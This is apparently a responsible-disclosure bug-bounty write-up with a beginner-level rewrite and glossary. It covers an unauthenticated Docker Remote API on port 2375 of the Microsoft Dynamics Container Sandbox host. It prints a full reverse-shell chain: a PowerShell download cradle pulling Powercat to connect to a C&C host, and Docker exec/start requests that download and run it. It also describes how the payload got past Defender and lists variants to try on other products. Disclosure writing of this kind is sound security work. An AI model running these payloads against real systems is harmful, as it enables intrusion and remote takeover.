Microsoft Dynamics Container Sandbox RCE via Unauthenticated Docker Remote API 20,000$ Bounty
The Docker Remote API on the host of the Microsoft Dynamics Container Sandbox was exposed without authentication on port 2375, allowing an attacker to execute commands on the Business Central container. This led to remote code execution on the sandbox environment.
 Published on hencohen10.medium.com
On 17.11.2021 I reported a critical security issue in Microsoft Dynamics Container Sandbox, that allows Microsoft Customers to setup a “sandboxed” environment in Azure or on prem at customer’s.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Dynamics 365 Business Central offers a Container Sandbox environment: a development environment that customers can stand up either in Azure or on premises. The sandbox is built from a single container that Microsoft pre-builds. Although it is labelled a sandbox for development, customers can choose to upload their Production Data into it, and Microsoft states this on the Dynamics page.

The report concerns the Azure-hosted variant only: the issue affected customers who created the Dynamics sandbox on Azure. The researcher reported it to Microsoft on 17.11.2021.
Setup
The environment is created entirely through the Dynamics 365 portal, with no special tooling beyond a browser and, later, an HTTP client (the captured requests use Postman). The steps to stand up the sandbox were:
- Log in to Dynamics 365.
- In the search bar, search for "sandbox".
- Select "Container Sandbox Environment".
- Choose "Host in Azure".
- You are redirected to
https://aka.ms/BCSandboxAzure?platform=19.0.29884.32383&application=19.0.29894.30403&family=US. - Fill in the details for the server, VM name, Admin password, SQL password, and so on.
- Press "Review + Create".
- Click Next.
- Wait about 1 to 2 hours until the deployment is finished.
- After installation is complete, the server reboots automatically.
For the exploitation phase the researcher used Powercat as the reverse shell, hosted the payload on an external web service, and listened on port 4242 on a command and control server. The reason for choosing Powercat is worth noting: simple payloads such as msfvenom or other known payloads were deleted from the server by Microsoft Defender, so the researcher used a PowerShell script that fetches Powercat at runtime.
Finding it
After the installation completed, the host of the Container Sandbox was left misconfigured: the Docker Remote API was exposed once the installation was done. It was listening on any interface on port 2375 without authentication.
Access to the Docker Remote API is equivalent to administrator access to the server. With it, an attacker can reach any container on the server. The researcher's goal was to abuse that access to get remote code execution on the Business Central container itself.
Exploitation
Step 1: Get some info

The Docker Remote API can be used for different types of actions, such as providing information about running containers. Visiting the following URL returns the list of containers, and the ID parameter is copied for later use:
http://<serverip>:2375/containers/json
Step 2: Create and download the reverse shell payload
A reverse shell payload was created as a PowerShell script. The file content was:
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1') // this will download and load the PowerCat Function to the system

powercat -c <C&C IP> -p <C&C PORT> -e cmd // this will make connection to the C&C server with PowerCat and give us CMD prompt.
The first line downloads and loads the Powercat function into the session; the second opens the reverse connection back to the C&C server and attaches a cmd prompt to it. The file is saved with the .ps1 extension.

The script was then hosted on any external web service, and a listener was started on the chosen port (4242 in the researcher's case) on the C&C server.
Step 3: Download the reverse shell payload to the container
Executing a command on a container through the Docker Remote API takes two separate endpoints: first an exec request is created, then the command is initiated through the start endpoint.
3.1 Create the command request
This request creates a command that downloads and saves the reverse shell payload to C:\Run\script.ps1:
POST /containers/<ContainerID-That-copied-before>/exec HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: 928044fc-bed0-43a9-9c3c-aa360bbf5139

Host: DynamicsServerIP:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 159

{

"AttachStdin": false,

"AttachStdout": true,

"AttachStderr": true,

"Cmd": ["curl", "http://IP-Of-Webserver-That-Hosts-the-Reverse-Payload/script.ps1", "-o", "C:\\Run\\script.ps1" ]
The container ID from step 1 goes in the path. The JSON body sets AttachStdin to false and AttachStdout and AttachStderr to true, and the Cmd array runs curl to fetch script.ps1 from the attacker-hosted web server and write it to C:\Run\script.ps1 inside the container.

A successful call to the exec endpoint returns an ID, which is kept for the next step to initiate the command on the container.
3.2 Start the command
The command is initiated by sending a request to the start endpoint with the ID returned in the previous step:
POST /exec/<ID-Of-Command-From-Last-Step>/start HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: e0aa585e-cd72-45d9-940f-f3e3208f8217

Host: [redacted]:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 40

{

"Detach": false,

"Tty": false

}

The body sets Detach to false and Tty to false. The output of the curl command confirms that the payload was downloaded successfully into the container at C:\Run\script.ps1.
Step 4: Execute the reverse shell and achieve RCE
With Powercat downloaded to the desired location, the same two steps are repeated, this time to run the script.
4.1 Create the command request
POST /containers/<ContainerID>/exec HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: f0d80ae0-b646-4e38-b65c-5d1b6d75bb46

Host: <ServerIP>:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 112

{

"AttachStdin": false,

"AttachStdout": true,

"AttachStderr": true,

"Cmd": ["powershell", "C:\\Run\\script.ps1" ]

}
Here the Cmd array runs powershell against the downloaded script.
4.2 Start the command
POST /exec/<ID-OF-Last-Output>/start HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: d3a5f448-16f5-4680-b431-4dd83d085c27

Host: <ServerIP>:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 40

{

"Detach": false,

"Tty": false

}

After the start endpoint was hit, a connection arrived at the C&C server from the Dynamics Container Sandbox, completing the remote code execution.
Root cause
The mistake was a misconfiguration on the host of the Container Sandbox: after installation, the Docker Remote API was left exposed, listening on any interface on port 2375 with no authentication. The Docker Remote API is a management interface, so anyone who can reach it can act on every container on the host, which is why the researcher describes it as equivalent to administrator access to the server. Reaching port 2375 was enough to run commands, though Defender removed known payloads such as msfvenom.
Microsoft Defender did interfere with known payloads such as msfvenom, which were deleted from the server, but it did not stop the download of a PowerShell script that pulls Powercat at runtime, nor its execution through the Docker API.
Impact
An attacker who can reach the exposed Docker Remote API can access any container on the server and execute commands inside them, as demonstrated on the Business Central container. The affected population is limited to customers who created the Dynamics sandbox on Azure. Although the environment is a development sandbox, customers can upload Production Data into it, so the exposure is not necessarily confined to development data. The researcher raised exactly this point with Microsoft when the initial severity was set.
Fix
Microsoft mitigated the issue by setting the Docker Remote API configuration to listen on the UNIX socket only, which is the default behaviour.
Timeline
| Date | Event |
|---|---|
| 17.11.2021 | Report sent to Microsoft |
| 01.12.2021 | Microsoft fixes the issue |
| 06.12.2021 | Microsoft awards $15,000 for Remote Code Execution with severity Important |
| 06.12.2021 | Researcher sends a note disagreeing with the severity and category because of the exposure of production data |
| 07.01.2022 | Microsoft refuses to change the category to Azure even though it is deployed on Azure, but raises the severity to Critical and awards an additional $5,000 |
Variants to test
- Scan the host of a freshly deployed sandbox for port 2375 after installation and reboot. A positive result is a response from
/containers/jsonlisting containers without any credentials. - Try the same
execthenstartsequence against other container-based products that ship a management API. A positive result is anexeccall returning an ID and astartcall producing command output. - Test whether known payloads are blocked but scripted download cradles are not, as happened here with Defender. A positive result is a payload that is deleted while a hosted script that fetches its tooling at runtime still executes.
- Check whether the API is bound to all interfaces or only to the UNIX socket after deployment. A positive result is the API answering on the host's network address rather than only locally.
What happened, in plain words
Microsoft sells a product called Dynamics 365 Business Central. Part of it is a "Container Sandbox": a ready-made development environment that a customer can create for themselves, either in Microsoft's cloud (Azure) or on their own machines. Microsoft builds the sandbox from a single pre-built container, and although it is meant for development, customers are allowed to upload their real, live business data into it. Microsoft says so on its Dynamics page.
The problem the researcher found was on the machine that hosts that sandbox. After the installation finished, a management service called the Docker Remote API was left switched on and reachable from the network, on port 2375, with no password or login of any kind. That service is powerful enough to control every container on the machine, so anyone who could reach it could run commands inside the Business Central container. The researcher demonstrated exactly that, and Microsoft paid a bounty for it.
The issue only affected customers who created the Dynamics sandbox on Azure. The researcher reported it to Microsoft on 17.11.2021.
Before going further, a few words on the pieces involved, because the rest of this article leans on them.
- Container: think of a shipping container for software. It is a sealed box holding an application and everything it needs to run, so it behaves the same wherever it is placed. Many containers can sit on one physical or virtual machine, called the host.
- Docker: the software that builds, starts and manages containers. The host runs Docker, and Docker is what actually keeps the containers alive.
- API: an Application Programming Interface is a way for one program to ask another program to do something. A restaurant menu is a fair comparison: you do not walk into the kitchen, you pick an item from the menu and the kitchen does the work. The Docker Remote API is Docker's menu: a list of web addresses that let a caller list containers, start commands inside them, and so on.
- Port: a numbered door on a machine that a network service listens behind. One machine can have many services, each behind its own door number. Port 2375 is the door Docker's Remote API traditionally uses when it is exposed over the network without encryption.
- Remote Code Execution (RCE): the security term for the worst practical outcome, where an outsider manages to make a target machine run commands of their choosing. It is the difference between reading someone's mail and sitting at their keyboard.
- Reverse shell: a technique where the attacker does not connect into the victim machine, but instead makes the victim machine connect out to the attacker. The attacker runs a small listener, the victim's machine dials back, and the attacker gets a command prompt on the victim. It is like asking someone to call you back on a number you control, so the conversation comes to you.
- Payload: the small piece of code that does the actual work once it is running on the target, in this case the script that opens the reverse shell.
- Command and control (C&C) server: the attacker's own machine that the payload calls back to, and from which the attacker then types commands.
- PowerShell: Microsoft's scripting language for Windows. A file ending in
.ps1is a PowerShell script, the Windows equivalent of a.batfile but far more capable. - Powercat: a freely available PowerShell script that implements the reverse shell behaviour described above. The researcher used it rather than a ready-made attack tool.
- Microsoft Defender: the antivirus built into Windows. It inspects files and running programs and deletes ones it recognises as malicious.
- HTTP client: a program that sends web requests by hand, so you can see and edit every part of the request. A browser is one, but it hides the details. The researcher used Postman, which shows the raw request and lets you change it.
Setting up the sandbox
The whole environment is created through the Dynamics 365 website. No special tools are needed to create it, only a browser. The steps were:
- Log in to Dynamics 365.
- In the search bar, search for "sandbox".
- Select "Container Sandbox Environment".
- Choose "Host in Azure".
- You are redirected to
https://aka.ms/BCSandboxAzure?platform=19.0.29884.32383&application=19.0.29894.30403&family=US. - Fill in the details for the server, VM name, Admin password, SQL password, and so on.
- Press "Review + Create".
- Click Next.
- Wait about 1 to 2 hours until the deployment is finished.
- After installation is complete, the server reboots automatically.
Why this matters: the researcher shows that following the normal product flow ends with a machine that has the dangerous service exposed. Nothing in the setup steps is unusual, and the reboot at the end is part of the normal installation, not something the researcher caused.
For the later phase the researcher used Powercat as the reverse shell, hosted the payload on an external web service, and listened on port 4242 on a command and control server. The choice of Powercat is worth explaining. Simple, well-known payloads such as those produced by msfvenom (a popular tool that generates attack code) were deleted from the server by Microsoft Defender. A PowerShell script that downloads Powercat at the moment it runs was used instead.
Finding the exposed service
After the installation completed, the host of the Container Sandbox was left misconfigured: the Docker Remote API was exposed once the installation was done. It was listening on any interface on port 2375 without authentication.
In plain terms: "listening on any interface" means the service was not restricted to the machine itself. It answered anyone who could reach the machine over the network, not just programs running locally. "Without authentication" means no username, password, certificate or token was required. Anyone who found the door could walk through it.
Access to the Docker Remote API is equivalent to administrator access to the server. With it, an attacker can reach any container on the server. The researcher's goal was to abuse that access to get remote code execution on the Business Central container itself.
Exploitation
Step 1: Get some info
The Docker Remote API can be used for different types of actions, such as providing information about running containers. Visiting the following URL returns the list of containers, and the ID parameter is copied for later use:
http://<serverip>:2375/containers/json
Line by line:
http://is the ordinary, unencrypted web protocol. No padlock, no encryption.<serverip>is a placeholder for the address of the sandbox machine. The researcher knew it because it is the machine they had just created.:2375is the port, the numbered door described earlier./containers/jsonis the menu item being ordered: "give me the list of containers, in JSON format". JSON is just a text format for structured data, readable by both people and programs.
Why this step: before you can run a command inside a container, you need to know which container you are talking about. Docker identifies each container with a long ID, and this request hands that ID over. The fact that the request succeeds at all, with no credentials, is the proof that the service is open.
Step 2: Create and download the reverse shell payload
A reverse shell payload was created as a PowerShell script. The file content was:
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1') // this will download and load the PowerCat Function to the system

powercat -c <C&C IP> -p <C&C PORT> -e cmd // this will make connection to the C&C server with PowerCat and give us CMD prompt.
Line by line:
IEXis short for Invoke-Expression: "take the text I give you and run it as code".(New-Object System.Net.Webclient).DownloadString('...')creates a small downloader object and fetches the text at that address. The address points at the Powercat script on GitHub, a public code hosting site.- So the first line means: download the Powercat script from GitHub and immediately run it. This is what is called a download cradle.
powercat -c <C&C IP> -p <C&C PORT> -e cmdcalls the just-loaded Powercat with the attacker's address (-c), the attacker's port (-p), and asks it to attach a Windows command prompt (-e cmd) to the connection.- The
//comments are the researcher's own notes explaining each line.
The file is saved with the .ps1 extension, which tells Windows it is a PowerShell script.
Why this step: the researcher needs a payload that will, once it runs on the sandbox, call back to a machine the researcher controls. Writing it as a script that fetches its tool at runtime is how the researcher delivered Powercat.
The script was then hosted on any external web service, and a listener was started on the chosen port (4242 in the researcher's case) on the C&C server.
Why this step: the payload has to live somewhere the sandbox can reach over the internet, and the C&C server has to be waiting for the call before the call is made. A listener is simply a program sitting on a port, waiting for an incoming connection.
Step 3: Download the reverse shell payload to the container
Executing a command on a container through the Docker Remote API takes two separate endpoints: first an exec request is created, then the command is initiated through the start endpoint.
An endpoint here means one specific address on the API, one menu item. The two-step design is Docker's own: the first call says "prepare this command", and returns a ticket number; the second call says "now run the command with this ticket". It is like ordering at a counter: you first get an order number, then you hand the number over to collect the food.
3.1 Create the command request
This request creates a command that downloads and saves the reverse shell payload to C:\Run\script.ps1:
POST /containers/<ContainerID-That-copied-before>/exec HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: 928044fc-bed0-43a9-9c3c-aa360bbf5139

Host: DynamicsServerIP:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 159

{

"AttachStdin": false,

"AttachStdout": true,

"AttachStderr": true,

"Cmd": ["curl", "http://IP-Of-Webserver-That-Hosts-the-Reverse-Payload/script.ps1", "-o", "C:\\Run\\script.ps1" ]
Line by line:
POSTis the HTTP method used when you are sending data and asking for something to happen, as opposed toGET, which just asks to read something./containers/<ContainerID-That-copied-before>/execis the endpoint: "on the container with this ID, prepare a command to execute". The ID from step 1 goes in the path.HTTP/1.1is the version of the web protocol being spoken.Content-Type: application/jsontells the server the body is JSON, the structured text format mentioned earlier.User-Agent: PostmanRuntime/7.28.4identifies the client program. Here it says the request came from Postman, the hand-operated HTTP client.Accept: */*means "I will accept a response in any format".Postman-Token: ...is a random identifier Postman adds to its own requests. It is not part of Docker and has no security meaning.Host: DynamicsServerIP:2375is the address being talked to, the sandbox machine on port 2375.Accept-Encoding: gzip, deflatesays the client can accept a compressed response.Connection: closeasks that the connection be closed after this one request.Content-Length: 159states the size of the body in bytes, so the server knows where the body ends.- The body is the JSON object.
AttachStdinset to false means "do not feed keyboard input to this command".AttachStdoutandAttachStderrset to true mean "capture the command's normal output and its error output", so the researcher can see what happened. Cmdis the actual command, given as a list of separate words: runcurl(a command-line downloader), fetchscript.ps1from the attacker's web server, and with-owrite the result toC:\Run\script.ps1inside the container. The double backslashes are how a backslash is written inside JSON text; the real path isC:\Run\script.ps1.
Why this step: the payload is not yet on the sandbox. Rather than upload it, the researcher makes the sandbox download it itself, using the container's own network access. This is the first moment the exposed API is used to run something.
A successful call to the exec endpoint returns an ID, which is kept for the next step to initiate the command on the container.
3.2 Start the command
The command is initiated by sending a request to the start endpoint with the ID returned in the previous step:
POST /exec/<ID-Of-Command-From-Last-Step>/start HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: e0aa585e-cd72-45d9-940f-f3e3208f8217

Host: [redacted]:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 40

{

"Detach": false,

"Tty": false

}
Line by line:
/exec/<ID-Of-Command-From-Last-Step>/startis the second menu item: "start the prepared command with this ticket number".- The headers repeat the same roles as before: JSON body, Postman as the client, any response format accepted, compression accepted, connection closed afterwards, body length 40 bytes.
Host: [redacted]:2375is the address of the sandbox machine as it appeared in this captured request.Detachset to false means "stay attached to the command while it runs", so its output comes back to the caller instead of being discarded.Ttyset to false means "do not allocate a terminal", which is what you want for a one-shot command whose output you just want to read.
Why this step: preparing a command does nothing on its own. The start call is what actually makes the container run curl and pull the payload down. The output of the curl command confirms that the payload was downloaded successfully into the container at C:\Run\script.ps1.
Step 4: Execute the reverse shell and achieve RCE
With Powercat downloaded to the desired location, the same two steps are repeated, this time to run the script.
4.1 Create the command request
POST /containers/<ContainerID>/exec HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: f0d80ae0-b646-4e38-b65c-5d1b6d75bb46

Host: <ServerIP>:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 112

{

"AttachStdin": false,

"AttachStdout": true,

"AttachStderr": true,

"Cmd": ["powershell", "C:\\Run\\script.ps1" ]

}
Line by line:
- The request shape is identical to 3.1: same endpoint pattern, same headers, same meaning for
AttachStdin,AttachStdoutandAttachStderr. - The only real difference is the
Cmdlist: instead ofcurl, it now runspowershellagainst the downloaded script. In other words, "run the file we just placed on disk". Content-Length: 112is the size of this body, which is smaller than the previous one because the command is shorter.
Why this step: the payload is now sitting on the sandbox but has not run. This request prepares the act of running it.
4.2 Start the command
POST /exec/<ID-OF-Last-Output>/start HTTP/1.1

Content-Type: application/json

User-Agent: PostmanRuntime/7.28.4

Accept: */*

Postman-Token: d3a5f448-16f5-4680-b431-4dd83d085c27

Host: <ServerIP>:2375

Accept-Encoding: gzip, deflate

Connection: close

Content-Length: 40

{

"Detach": false,

"Tty": false

}
Line by line:
- Same
startendpoint as 3.2, now with the ticket number returned by 4.1. - Same headers with the same roles.
- Same body: stay attached, no terminal.
Why this step: this is the moment the script runs. It downloads Powercat, Powercat dials out to the C&C server on port 4242, and a connection arrives at the C&C server. After the start endpoint was hit, a connection arrived at the C&C server from the Dynamics Container Sandbox, completing the remote code execution.
Root cause
The mistake was a misconfiguration on the host of the Container Sandbox: after installation, the Docker Remote API was left exposed, listening on any interface on port 2375 with no authentication. The Docker Remote API is a management interface, so anyone who can reach it can act on every container on the host, which is why the researcher describes it as equivalent to administrator access to the server. The only thing standing between the exposed API and code execution was network reachability of port 2375.
In everyday terms: the building was locked, but the maintenance door was left open to the street, and the maintenance door happens to control every room.
Microsoft Defender did interfere with known payloads such as msfvenom, which were deleted from the server, but it did not stop the download of a PowerShell script that pulls Powercat at runtime, nor its execution through the Docker API.
Impact
An attacker who can reach the exposed Docker Remote API can access any container on the server and execute commands inside them, as demonstrated on the Business Central container. The affected population is limited to customers who created the Dynamics sandbox on Azure. Although the environment is a development sandbox, customers can upload Production Data into it, so the exposure is not necessarily confined to development data. The researcher raised exactly this point with Microsoft when the initial severity was set.
Fix
Microsoft mitigated the issue by setting the Docker Remote API configuration to listen on the UNIX socket only, which is the default behaviour.
A UNIX socket is a way for programs on the same machine to talk to each other without using the network at all. It is like an internal intercom rather than a phone line to the outside. Restricting Docker to that channel means only programs already running on the machine can use the API, and the network door on port 2375 is closed.
Timeline
| Date | Event |
|---|---|
| 17.11.2021 | Report sent to Microsoft |
| 01.12.2021 | Microsoft fixes the issue |
| 06.12.2021 | Microsoft awards $15,000 for Remote Code Execution with severity Important |
| 06.12.2021 | Researcher sends a note disagreeing with the severity and category because of the exposure of production data |
| 07.01.2022 | Microsoft refuses to change the category to Azure even though it is deployed on Azure, but raises the severity to Critical and awards an additional $5,000 |
Variants to test
These are things a beginner can try, in the same spirit, on systems they are authorised to test:
- Scan the host of a freshly deployed sandbox for port 2375 after installation and reboot. A positive result is a response from
/containers/jsonlisting containers without any credentials. - Try the same
execthenstartsequence against other container-based products that ship a management API. A positive result is anexeccall returning an ID and astartcall producing command output. - Test whether known payloads are blocked but scripted download cradles are not, as happened here with Defender. A positive result is a payload that is deleted while a hosted script that fetches its tooling at runtime still executes.
- Check whether the API is bound to all interfaces or only to the UNIX socket after deployment. A positive result is the API answering on the host's network address rather than only locally.
Glossary
- API: a defined set of addresses and rules that let one program ask another program to do something, like a menu you order from.
- Authentication: proving who you are before being allowed in, with a password, key or token.
- Azure: Microsoft's cloud platform, where customers rent machines and services over the internet.
- Bounty: money a company pays a researcher for reporting a security problem responsibly.
- C&C server: command and control server, the attacker's own machine that a payload calls back to.
- Container: a sealed, self-contained box holding an application and its dependencies, running on a shared host machine.
- Container Sandbox: Microsoft's pre-built development environment for Business Central, delivered as a single container.
- Content-Length: an HTTP header stating the size of the request or response body in bytes.
- Content-Type: an HTTP header stating the format of the body, such as JSON.
- curl: a command-line program that downloads or uploads data over web protocols.
- Docker: software that builds, runs and manages containers on a host.
- Docker Remote API: Docker's management interface, a set of web endpoints for listing and controlling containers.
- Download cradle: a small script that fetches its real tool from the internet at the moment it runs, so the tool is never stored on disk beforehand.
- Endpoint: one specific address on an API that performs one specific action.
- exec endpoint: the Docker API endpoint that prepares a command to be run inside a container and returns an ID for it.
- Host: the physical or virtual machine on which containers run.
- HTTP: the protocol browsers and programs use to exchange requests and responses on the web.
- HTTP client: a program that sends web requests, often letting you edit every part of them by hand, such as Postman.
- IEX: PowerShell's Invoke-Expression, which runs a piece of text as code.
- JSON: a plain-text format for structured data, made of names and values in braces.
- Listener: a program waiting on a port for an incoming connection.
- Microsoft Defender: the antivirus built into Windows, which deletes files and programs it recognises as malicious.
- msfvenom: a widely used tool that generates ready-made attack payloads, which antivirus products tend to recognise.
- Payload: the piece of code that performs the actual action on the target once it runs.
- Port: a numbered door on a machine behind which a network service listens.
- Postman: a hand-operated HTTP client used to build and send web requests.
- Powercat: a public PowerShell script that implements reverse shells and similar network connections.
- PowerShell: Microsoft's scripting language and command shell for Windows; scripts end in
.ps1. - Production Data: a company's real, live business data, as opposed to test data.
- Remote Code Execution (RCE): a vulnerability that lets an outsider make a target machine run commands of their choosing.
- Reverse shell: a technique where the victim machine connects out to the attacker, giving the attacker a command prompt on it.
- start endpoint: the Docker API endpoint that actually runs a command previously prepared with the exec endpoint.
- UNIX socket: a communication channel between programs on the same machine that does not use the network.
- User-Agent: an HTTP header identifying the client program that sent the request.
- VM: virtual machine, a computer simulated in software on a larger machine.